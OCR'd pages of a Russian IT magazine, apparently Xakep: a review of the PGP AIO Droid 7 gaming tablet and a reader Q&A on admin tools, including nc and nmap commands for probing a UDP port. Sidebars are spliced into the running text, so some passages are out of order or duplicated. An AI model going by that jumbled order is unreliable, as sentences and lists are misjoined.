Задняя крышка выполнена из цельного алюминия, тут красуется объектив камеры и две резиновые рифленые накладки, благодаря которым гаджет не выскользнет из рук даже в самых ожесточенных боях. На нижнем торце есть гнездо для наушников, на правом — слот для карты памяти, отверстия микрофона и сброса, а также клавиша блокировки, сверху — разъем для зарядки, mini-USB и mini-HDMI.

К сожалению, не нашлось места кнопке регуляции громкости, но при большом желании ее функции можно назначить на игровые клавиши, а как отмечалось, последних достаточно много. Кнопки выполнены из прозрачного пластика, что весьма практично — надписи со временем не сотрутся. Слева имеется крестовина, кнопки «Меню» и Esc, справа — четыре основные кнопки, а также Select и Start. Над клавишами примостились два стика, выступающие над поверхностью планшета на минимальное расстояние. Шершавое покрытие не дает соскользнуть с них пальцам, а удачно выбранное расположение позволяет надежно удерживать Droid во время игры. По углам с верхнего торца расположились четыре «шифта».

При габаритах 235 × 121 × 9 мм устройство очень удобно лежит в руке, правда вес в 370 г довольно ощутим. Сборка на удивление добротная — никаких люфтов или скрипов. В продаже имеются белые модели с серебристой крышкой и черные с темной соответственно. Хочется отметить, что обе версии весьма достойно сопротивляются грязи и отпечаткам пальцев.




ЭКРАН

К сожалению, главное разочарование в Droid 7 у нас вызвал его экран. Во-первых, это непростительно низкое по современным меркам разрешение: 1024 × 600, что на семи дюймах дает плотность 169 ppi. В некоторых играх становятся заметны пиксельные «лесенки». Вторая проблемка — это сама основа экрана, TFTTN-матрица. Благодаря ее особенностям на дисплей комфортно смотреть лишь перпендикулярно, а при даже незначительной смене угла обзора цвета тускнеют и инвертируются. Соотношение сторон оптимальное для игр — 16 : 10.

Дисплей закрыт защитным стеклом, пусть это и не Gorilla Glass,





Здесь есть четыре ядра, по 1,8 ГГц каждое, что весьма неплохо для такой цены планшета. А вот оперативной памяти тут всего лишь 1 Гб, хотя логично смотрелось бы 2 Гб

но от царапин помогут уберечься предусмотрительно наклеенные пленки. Экран на удивление отзывчив и распознает до пяти одновременных касаний. Запаса яркости достаточно для использования консоли как на улице (конечно, не под прямыми лучами), так и ночью. К сожалению, автоматическая регулировка не предусмотрена. Цвета проигрывают в сочности оттенков более дорогим устройствам, но и блеклыми их назвать нельзя. Цветовой охват немного ниже стандартного sRGB, не хватает красного оттенка. Равномерность подсветки довольно приемлемая.

АППАРАТНАЯ ПЛАТФОРМА

В приставке Droid используется довольно популярный в среде бюджетных устройств процессор RockChip RK3188. Здесь есть четыре ядра, по 1,8 ГГц каждое, что весьма неплохо для такой цены планшета. За графику отвечает тоже вполне себе хороший чип Mali-400 MP. А вот оперативной памяти тут всего лишь 1 Гб, хотя для данной конфигурации логично смотрелось бы 2 Гб.

Система показывает чудеса производительности: даже самые современные 3D-игры удерживают FPS на комфортном уровне, не говоря уже о старых приставочных игрушках. Правда, качество картинки часто бывает несколько ниже, чем на современных планшетах, в том числе из-за разрешения. При продолжительной нагрузке задняя панель немного нагревается, но на стабильности работы это совершенно не сказывается.

Постоянной памяти здесь 8 Гб, из которых пользователю доступно около 6 Гб. Немного, но, к счастью, имеется поддержка карт памяти, по крайней мере до 32 Гб. С помощью HDMI-кабеля можно подключиться к монитору или телевизору и играть в любимые игры на большом экране — функция довольно редкая. Из беспроводных модулей присутствует лишь Wi-Fi, поэтому поиграть с беспроводной гарнитурой вряд ли получится. Для сетевой игры можно воспользоваться Wi-Fi Direct.

Основная камера здесь на 2 Мп. Теоретически ее можно использовать для простейших игр с дополненной реальностью или даже съемки при хорошем освещении, но лучше для этого взять мобильник. Фронтальная камера на 0,3 Мп.


АВТОНОМНОСТЬ

В консоль установлена несъемная батарея на 4000 мА • ч, что вполне стандартно для семидюймовых устройств. Другое дело, как эту энергию гаджет расходует. А расходует он ее довольно активно: аккумулятора хватает на три часа игр или шесть часов просмотра видео. Но тут есть небольшой нюанс: если «раскачать» батарею парой длительных зарядок (около двенадцати часов), то показатели вырастают в полтора раза, то есть четыре с половиной и девять часов соответственно. AnTuTu Tester тоже показывает разные результаты: 6000 и 8000 «попугаев» соответственно. В итоге после манипуляции с батареей мы получаем примерно среднестатистическое время работы. На полную зарядку «раскачанной» батареи уходит около четырех часов и только от внешнего зарядного устройства.

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ


На Droid 7 установлен не обремененный лишними оболочками, в большинстве своем только замедляющими работу, Android 4.4.2, адаптированный под портретный режим. Интерфейс плавен и быстр. Из особенностей: измененная полоска с сенсорными клавишами. Помимо трех стандартных, тут расположились кнопки увеличения и уменьшения громкости, создания скриншотов, а также кнопка, запускающая утили-












ту для настройки аппаратных клавиш. С помощью последней можно легко настроить интерфейс любой игры под аппаратное управление, назначив активные зоны на кнопки. В играх панелька прячется, а чтобы показать ее, достаточно свайпнуть от нижней границы экрана.

Из предустановленного софта: несколько Android-игр, необходимые приложения, Google Play, но самое важное — это эмуляторы. Один из них, DOSBox, используется для запуска старенькиx компьютерных игр, а второй — фирменная утилита, поддерживающая эмулирование Dendy, GameBoy Color, GameBoy Advanced, Nintendo 64, MAME, Sega Mega Drive, Super Nintendo и PlayStation. Более того, в комплекте с Droid 7 уже идет сотня с чем-то любимых с детства игр, а все, что требуется от пользователя, — лишь выбрать ту, в которую он хочет поиграть: все уже настроено и отлично работает «из коробки». При желании можно загрузить дополнительные игры с официального сайта или со сторонних источников. Если нажать кнопку «Меню», то можно сохраниться, загрузить игру или настроить соотношение сторон экрана.





ВПЕЧАТЛЕНИЕ ОТ ИСПОЛЬЗОВАНИЯ

Я отношусь к тем людям, которые 80% времени работы с планшетом отдают играм. Так почему бы не попробовать специальное устройство, предназначенное для них? Управлять с помощью аппаратных клавиш на порядок удобнее, чем с помощью сенсорного управления, — это факт. Тут же они выполнены очень качественно: люфтов нет, нажатия четкие, расположение удобное. Стики скользят по поверхности, а не наклоняются, как на обычных джойстиках, поэтому ощущение поначалу непривычное, зато они не будут цепляться за посторонние предметы. Очень порадовала программка для их настройки: требуется всего несколько секунд, чтобы перестроиться на кнопочное управление. Консоль сложно назвать компактной — все-таки семь дюймов, да и вес у нее тоже довольно приличный, — но во время игры руки не устают. Расстроил посредственный экран, но поскольку при игре угол зрения перпендикулярен плоскости дисплея, а расстояние до глаз в большинстве случаев не позволяет различить отдельные пиксели, то жить можно. Звук тоже не на высоте — динамики не смогут справиться с точной передачей всех звуковых частот, в наушниках нет запаса громкости, но не забываем, что это все же игровая приставка. А вот аппаратная платформа, наоборот, порадовала: на Droid запустились плавно даже те игры, которые на других планшетах идут с лагами либо у которых «глючит» управление, как, например, в случае с «Top-2». Но главное достоинство PGP AIO Droid 7 — ты действительно можешь вновь почувствовать себя ребенком, запуская те игры, в которые играл в далеком детстве (причем, замечу, без дополнительных телодвижений и без привязки к компьютеру или телевизору).

ВЫВОД

Во время тестирования PGP AIO Droid 7 7400 не покидало ощущение, что вот здесь бы немножко нужно подправить, в другом месте чуток добавить, в третьем — иначе сделать, и по-






РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

Quadrant Standart: 5387 points
AnTuTu Benchmark: 23 378 points
Vellamo (Internet): 1470 points
Vellamo (Metal): 608 points
Vellamo (Multicore): 1035 points
3D Mark (Ice Storm Unlimited): 2892 points / 7,4 FPS / 18 FPS / 30,7 FPS
Epic Citadel: 48,5 FPS
GFXBench (T-Rex): 401,5 (7,2 FPS) Onscreen / 317,3 (5,7 FPS) Offscreen

лучилось бы идеальное устройство для игр. Но стоит лишь вспомнить о цене, и все вопросы отпадают сами собой. В категории до 5000 рублей это одно из лучших игровых решений на рынке. А бонусы в виде хорошей комплектации и игр «из коробки» добавляют положительных впечатлений от Droid 7.

За предоставленное для тестов устройство благодарим компанию «Картридж-центр».





Алексей «Zemond» Панкратов
3em0nd@gmail.com

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q **Надоел маячить перед глазами Thunderbird, как свернуть его в трей?**

A Увы, из коробки подобной фичи у Thunderbird нет. Но это легко поправить за счет плагинов. К примеру, вот MinimizeToTray revived (goo.gl/F1vqHa) или MinimizeToTray Plus (goo.gl/jEdo6X). Выбирай!

Q **Совсем недавно состоялась премьера бета-версии Firefox 15. Среди нововведений в браузере появились новые средства для разработчиков. Теперь возможна удаленная отладка кода на мобильном устройстве. Как это сделать?**

A Да, это крутая фишка для андроид-девайсов. Новый отладчик позволяет настольной версии Firefox подключаться к мобильному Firefox на Android-устройствах. Можешь посмотреть вот это видео: goo.gl/JjnDOM или читай дальше. Для начала настроим браузер на десктопе, как ты понимаешь, версия должна быть не ниже 15. В строке поиска вводим

```
about:config
```

Открываются настройки, теперь в фильтре поиска настроек пишем

```
remote-en
```

Должен появиться пункт

```
devtools.debugger.remote-enabled
```

Он то нам и нужен. Меняем его значение на True. После этого нужно сразу же ребутнуть браузер. Как только мы сделаем это в пунктах меню для разработчиков появится новый пункт. Идем в «Меню → Веб-разработка → Удаленный отладчик». Откроется окошко, в котором необходимо ввести айпишник и порт для подключения к мобильному устройству. Переходим к настройке мобильного Firefox. Само приложение ставим из Google Play, нам нужна последняя бетка огнелиса. Действуем по аналогии, открываем настройки:

```
about:config
```

В фильтре поиска

```
debugger
```

нам нужно поправить два параметра.
1. Переводим значение в False

```
devtools.debugger.force-local
```

2. Переводим значение в True

```
devtools.debugger.remote-enabled
```

Этими действиями мы выключили локальную отладку и активировали удаленную. Перезагружаем приложение на девайсе. Остается дело за малым — узнать айпишник смартфона и открыть на нем страницу, которую хотели отладить. Запускаем отладчик на десктопе. Появится окно, в которое необходимо вбить адрес для подключения. По дефолту порт, на котором работает отладка, — 6000. В Android-устройстве должно появиться предупреждение о новом входящем соединении. Принимаем его. Все, на настольной версии появится рабочее окно, в котором можно осуществлять отладку мобильной страницы.

Q **Какой можешь предложить клиент для MS SQL, кроме воркбенча?**

A Попробуй HeidiSQL (goo.gl/IqyYLg), работает с MySQL, MS SQL, PostgreSQL. Позволяет просматривать и редактировать данные, создавать и редактировать таблицы, представления, процедуры, триггеры и запланированные события. Кроме того, ты можешь экспортировать структуру и данные в SQL-файл (дамп) или буфер обмена. Огромное количество возможностей:


- подключение к нескольким серверам в одном окне;

НОВОЕ НЕ ВСЕГДА ЛУЧШЕЕ

Полезный хинт

Q **Так ли хорош Windows Server Backup, как о нем говорят?**

A Во времена Windows NT 4.0, Windows 2000 и Windows Server 2003 была интересная утилита NTBackup, которая использовалась админами для архивации данных. Но MS очень сильно намекали, что NTBackup — это не тру и до архивации корпоративного уровня она не дотягивает. И с Windows Server 2008 они выкинули NTBackup и заменили ее на Windows Server Backup. Увы, как оказалось, не все так шикарно, как было в презентациях. Во-первых, в отличие от утилиты NTBackup, устанавливаемой по умолчанию вместе с системой, Windows Server Backup нужно ставить самостоятельно через добавление в Features, поэтому многие админы даже не знают о нем. Во-вторых, нет поддержки накопителей на магнитной ленте, вообще. Для многих это не кажется минусом, но поверь, это изрядный недостаток. В-третьих, для архивации необходим выделенный диск, да-да, именно диск, а не раздел. Когда на новый диск записывается первая архивная копия, диск разбивается на разделы и форматируется. Его нельзя использовать ни для каких других целей, кроме хранения архивных данных, и невозможно увидеть в проводнике Windows. Вроде все логично, но есть изрядная лопата дегтя. Из-за необходимости выделенного диска затрудняется ротация удаленных архивных копий. Многие компании сливают архивные копии в надежное место каждую неделю, чтобы восстановить данные в случае, если с основным местом что-то случится. Принцип работы Windows Server Backup основан на предположении, что том архивной копии привязан к серверу и вряд ли будет перемещен в удаленное хранилище. Четвертое, том — минимальная архивная единица. В отличие от утилиты NTBackup, с помощью которой можно архивировать отдельные файлы и папки, минимальная единица архивации с использованием WSB — целый том. Причина этого ограничения следующая: в Windows Server Backup используется полный образ диска вместо простой записи файлов и папок, со сжатием в двоичный файл. Однако существует возможность восстанавливать отдельные файлы и папки. Из всего этого




Windows Server Backup

можно сделать вывод, что использование для основного корпоративного бэкапа WSB не очень-то и подходит, хотя у него есть интересные вещи, которые можно заюзать на всякий случай. Для бэкапа бэкапа. Как говорится, бэкапов много не бывает.

- подключение к серверам с помощью командной строки;
- подключение через туннель SSH, SSL и передача настроек;
- создание и редактирование таблиц, представлений, хранимых процедур, триггеров и запланированные события;
- создание дампов SQL;
- экспорт с одного сервера или базы данных непосредственно на другой сервер или в базу данных;
- управление пользователями и привилегиями;
- импорт текстовых файлов;
- экспорт в строковые таблицы: CSV, HTML, XML, SQL, LaTeX, вики-разметки и PHP-массивы;
- просмотр и редактирование таблиц, данные с помощью удобной сетки;
- массовое изменение таблиц (изменения типа, сортировки и прочее);
- пакетная вставка ASCII или бинарных файлов в таблицы;
- онлайн-редактор запросов с настраиваемой подсветкой синтаксиса и автозавершением кода;
- переформатирование неупорядоченных SQL;
- мониторинг и закрытие клиентских процессов;
- поиск определенного текста во всех таблицах всех баз данных на одном сервере;
- оптимизация и ремонт таблиц пакетным режимом;
- параллельный запуск mysql.exe в окне командной строки с помощью текущих настроек соединения и многое другое.

Может использоваться как альтернатива phpMyAdmin, часто обновляется, имеет юзабельный и приятный в работе интерфейс.



HeidiSQL

Q **Пишу скрипт для бэкапа MS SQL через PHP, можешь подкинуть пару интересных примеров?**

A Попробуй вот такой скрипт: goo.gl/MSzSyb, он достаточно небольшой, но с комментами и разными фишками, по типу архивирования. Для его функционирования нужен php5-sybase. И если вдруг ты решишь использовать этот скрипт для бэкапа боевых баз, то подумай еще раз и или перепиши код под себя, или используй что-то более надежное.

Q **Как проверить, открыт или закрыт UDP-порт?**

A Для этого я знаю два способа. Первый — через nc.

```
nc -uv 11.22.33.44 53
```

В случае успешного коннекта будет сообщение: Connection to 11.22.33.44 53 port [udp/domain] succeeded!

В ином случае ничего не выводится. И второй способ, который мне нравится больше, через Nmap:

```
nmap -sU -p U:53 11.22.33.44
```

В случае успеха будет что-то такое:

```
PORT    STATE         SERVICE
53/udp  open|filtered domain
```

Ну а если порт закрыт, то, как сам понимаешь, в столбце STATE будет closed:

```
PORT    STATE   SERVICE
53/udp closed domain
```

ЧТО ТОРМОЗИТ УЛИТКУ?

Почему MS SQL медленно работает?

1 Ошибки в индексах. Они встречаются чаще всего. Случается, когда кодер создает индекс на таблице базы данных, таблица чаще всего или совсем пуста, или заполнена несколькими тестовыми строчками. Проверить эффективность выбранных индексов в данной ситуации практически невозможно. Поэтому индексируемые поля выбираются или рандомно, или в соответствии со стандартными хинтами MS SQL. Из проблем производительности эта наиболее приятная, так как простое изменение схемы базы данных позволяет совершить маленькое чудо.

2 Неправильные планы запросов. MS SQL обладает очень неплохим оптимизатором запросов. Но и он иногда ошибается. Типичная причина ошибок — запрос с параметрами, когда система начинает тупить в самом неожиданном месте, выбрав некорректный индекс. Отмечу, что не только запрос с параметрами может порождать неудачные планы запросов. Не менее часто встречаются сбои из-за нехватки памяти и некорректной статистики содержимого таблицы.

3 Распределенные блокировки. MS SQL обеспечивает изоляцию транзакций с помощью блокировок строк, страниц и таблиц базы данных. При этом если два потока пытаются установить несовместимые типы блокировок на один и тот же объект, то одному из них придется ждать, пока второй не закончит работу с этим объектом. Таким образом, замедляется работа как отдельных процессов, так и всей системы.

4 Дедлоки (Deadlocks). Особый случай блокировок. Знакомая всем ситуация — процесс 1 захватил объект А и ждет доступа к Б, а процесс 2 захватил Б и ждет доступа к А. Если бы не система обнаружения дедлоков, они бы прождали вечно. К счастью, MS SQL Server хорошо умеет обрабатывать эту ситуацию, и поэтому они обычно проявляют себя не в виде замедления работы, а в виде частых ошибок заданий и откатов клиентских транзакций. Появление сообщений о дедлоках означает, что со стратегией блокировок не все в порядке и распределенная блокировка уже где-то рядом.

5 Проблемы с памятью, диском и процессором. Бывает и так, что в базе идеально настроены все индексы, запросы выполняются по оптимальным планам, взаимных блокировок процессов нет вообще, а работа все равно идет медленно. Увы, любая система в конце концов упирается в железные ограничения, в размер оперативки, в пропускную способность и объем жестких дисков, в максимальную производительность процессора. Исчерпание любого из этих ресурсов может вызывать замедление работы. Стоит отметить, что начинать заниматься аппаратной частью имеет смысл только в том случае, если исключены все остальные причины.

Q Возможно ли использовать линукс-утилиты (grep, cat) на винде?

A Конечно, для этого есть целый ресурс, который любезно портировал самые полезные утилиты и запаковал их в архив. Качай на здоровье: goo.gl/PzqqDb.



Q Чем лучше всего снять образ системы?

A Попробуй для этого Clonezilla (goo.gl/odJYuv). Позволяет снять образ определенного тома или диска в целом. Может даже перенести систему с загрузчиком на другой диск на лету. Или, скажем, сделать образ и положить его на тот же диск. Есть русский интерфейс, все интуитивно понятно, и никаких сложностей при работе возникнуть не должно. Если сильно боишься по ошибке затереть диск, то есть возможность сначала его примонтировать и посмотреть, что на нем лежит, а после этого уже выполнять работы. Диски, кстати, маркируются, как в юникс-подобных дистрибутивах, то есть /dev/sda /dev/sdb, и консоль поддерживает именно линукс-команды, так что, если ты хоть чуть-чуть знаком с линуксом, этого будет достаточно для успешной работы с утилитой.



Q Как на Win 7 можно изменить метрику локального соединения?

A Самый простой способ — сделать это через GUI в настройках сетевого соединения. В диалоговом окне свойства протокола интернета (TCP/IP) нужно выбрать вкладку «Общие» и нажать кнопку «Дополнительно». В параметрах вкладки IP снимаем флажок «Автоматическое назначение метрики» и вводим свое значение. Также можно посмотреть и модифицировать метрику через netsh:


```
netsh interface ip show address
```

Ну и напоследок — метрику можно прописать в конфигурационном файле sysprep.inf.



Q Чем можно записать действия на экране под линукс?

A Для этого есть разные утилиты, я приведу наиболее интересные. Начать хочется с Record my desktop:



Clonezilla

```
sudo apt-get install gtk-recordmydesktop
```

Имеет довольно много разных опций записи, но до недавнего момента не умела кодировать видео на лету, чем сильно грузила процессор. Во-вторых, Kazam:

```
sudo apt-get install kazam
```

Умеет кодировать на лету и включает в себя различные настройки. Также хочется отметить Vokoscreen и Simple Screen Recorder, ставятся тоже из репозитория:

```
sudo apt-get install vokoscreen
```

и

```
sudo add-apt-repository ppa:↵
maarten-baert/simplescreenrecorder
sudo apt-get update
sudo apt-get install simple↵
screenrecorder
```

Оба имеют неплохой функционал и различные возможности. Остается самое трудное — выбрать то, что больше всего понравится.

Q Если собрать домашний сервер, сколько это может стоить, что посоветуешь?

A Обычно, когда задаются таким вопросом, сразу в мыслях возникает стойка от пола до потолка, забитая блейд-серверами с активным охлаждением, жрущая огромное количество электроэнергии, а запущен там один nginx со статичной HTML-страничкой. Я предлагаю не загоняться и поставить себе Raspberry Pi — возможностей этой малютки для домашнего использования хватит за глаза, а количество статей по ее применению огромно. Если тебе вдруг надоест играться в админа, ее можно приспособить под другие проекты и идеи. Низкое электропотребление, маленькие размеры и бесшумность дадут фору многим домашним решениям. По цене «Малинка» обойдется примерно в 35 долларов, что выйдет намного дешевле любого десктопа под эти цели.



«Малинка» в прозрачном корпусе

Q Какой оптимальный способ скачивать файлы по Wi-Fi с десктопа на андроид, без всяких там дропбоксов и гуглдрайвов?

A Попробуй для этого FileZilla, на десктоп ставишь сервер, а с мобильного клиента коннектишься и обмениваешься нужными тебе файлами. Способ, конечно, не претендует на оригинальность, но в качестве обхода различных облачных сервисов вполне подходит.

Q Есть ли какой-то интерактивный Vim-туториал?

A Есть такой! Вот, держи ссылку (goo.gl/YCYbjS) — самый что ни на есть интерактивный учебник. Материал разбит на двадцать тем и подается от простого к сложному с нужной теорией, есть различные подсказки по мере выполнения заданий. В общем, однозначный маст хев.

Q Как узнать, кто удаляет файлы в домене Win2k8R2?

A Для этого нужно включить аудит файлов, чтобы в логи писались данные по действиям над файлами. Делается это так:

- Заходим в Start → Settings → Control Panel → Administrative tols → local security policy.
- Включаем аудит доступа к файлам: Local policy → Audit Policy. Выставляем Object Access в Success.
- Выделяем папку, откуда исчезают файлы. Смотрим ее свойства → Security.
- На закладке Security выбираем Advanced, далее — Auditing. Жмем Add.
- Выбираем группу Everyone, жмем OK.
- Потом смотрим в Event Viewer → Security, ищем нужные файлы.

Главное, если к файлу много обращений, скажем это шара сервера, к которой постоянно идут обращения, стоит сделать журнал большего размера, чтобы нужные тебе логи не затерлись.


ПОМЫЛИ ИЛИ УТОПИЛИ?



Залили ноутбук простой водой. Раскрутили, разложили сушиться. Какие шансы, что с ним все будет хорошо и купание никак не скажется на его работе?



Если вовремя успеть его высушить и удалить влагу изнутри ноутбука, то шансы, что он будет жить, весьма велики. Плюс простая вода — это не пиво или сладкий кофе со сгущенным молоком, после которого оживить клавиатуру практически нереально. Самое главное — действовать быстро и не ждать, пока вода протечет вниз.



Вода — это, как известно, проводник, плюс она может найти такие щели, что невооруженным глазом их и не увидишь. Это я к тому, что вода может протечь к материнской плате и замкнуть дорожки. Или вывести из строя все, до чего дотечет, особенно если ноутбук под напряжением. Обычно приходится менять клавиатуру, так как начинают неожиданно появляться различные глюки и артефакты, особенно это заметно после сладких жидкостей.

ВНИМАНИЕ:
МЫ ИЩЕМ НОВЫХ АВТОРОВ!

Если тебе есть что сказать, ты можешь войти в команду любимого журнала.


Hint: контакты редакторов всех рубрик есть на первой полосе.



WWW 2.0

Сокращалка ссылок с возможностью выделения текста

01




TL;DR-IFY (https://tldrify.com/)

→ Сокращалки ссылок уже довольно давно не делает только ленивый, но у авторов сервиса TL;DR-ify получился удобный инструмент для решения конкретной задачи — пересылки страницы с выделением текста. Для этого необходимо установить себе букмарклет или расширение (есть только для браузера Mozilla Firefox), выделить нужный текст на странице и нажать на соответствующую кнопку — на выходе получаем ссылку, с помощью которой можно, например, «ткнуть носом» собеседника в конкретную часть статьи.

REQUESTPOLICY CONTINUED

(https://requestpolicycontinued.github.io/)

→ RequestPolicy Continued — расширение для браузера Mozilla Firefox, позволяющее управлять межсайтовыми запросами. С его помощью можно повысить скорость загрузки, а также убедиться, что твои данные не сливаются кому не надо. По задумке разработчиков, RPC можно использовать в связке с NoScript и другими расширениями, прибивающими лишнее на странице. К сожалению, расширение недоступно для других браузеров, но разработчики активно пилят версию для браузеров на основе Chromium — по их словам, им долгое время попросту не хватало API.




Блокируем лишние межсайтовые запросы в Firefox



Расширение, показывающее, на что пользователь тратит больше всего времени в интернете



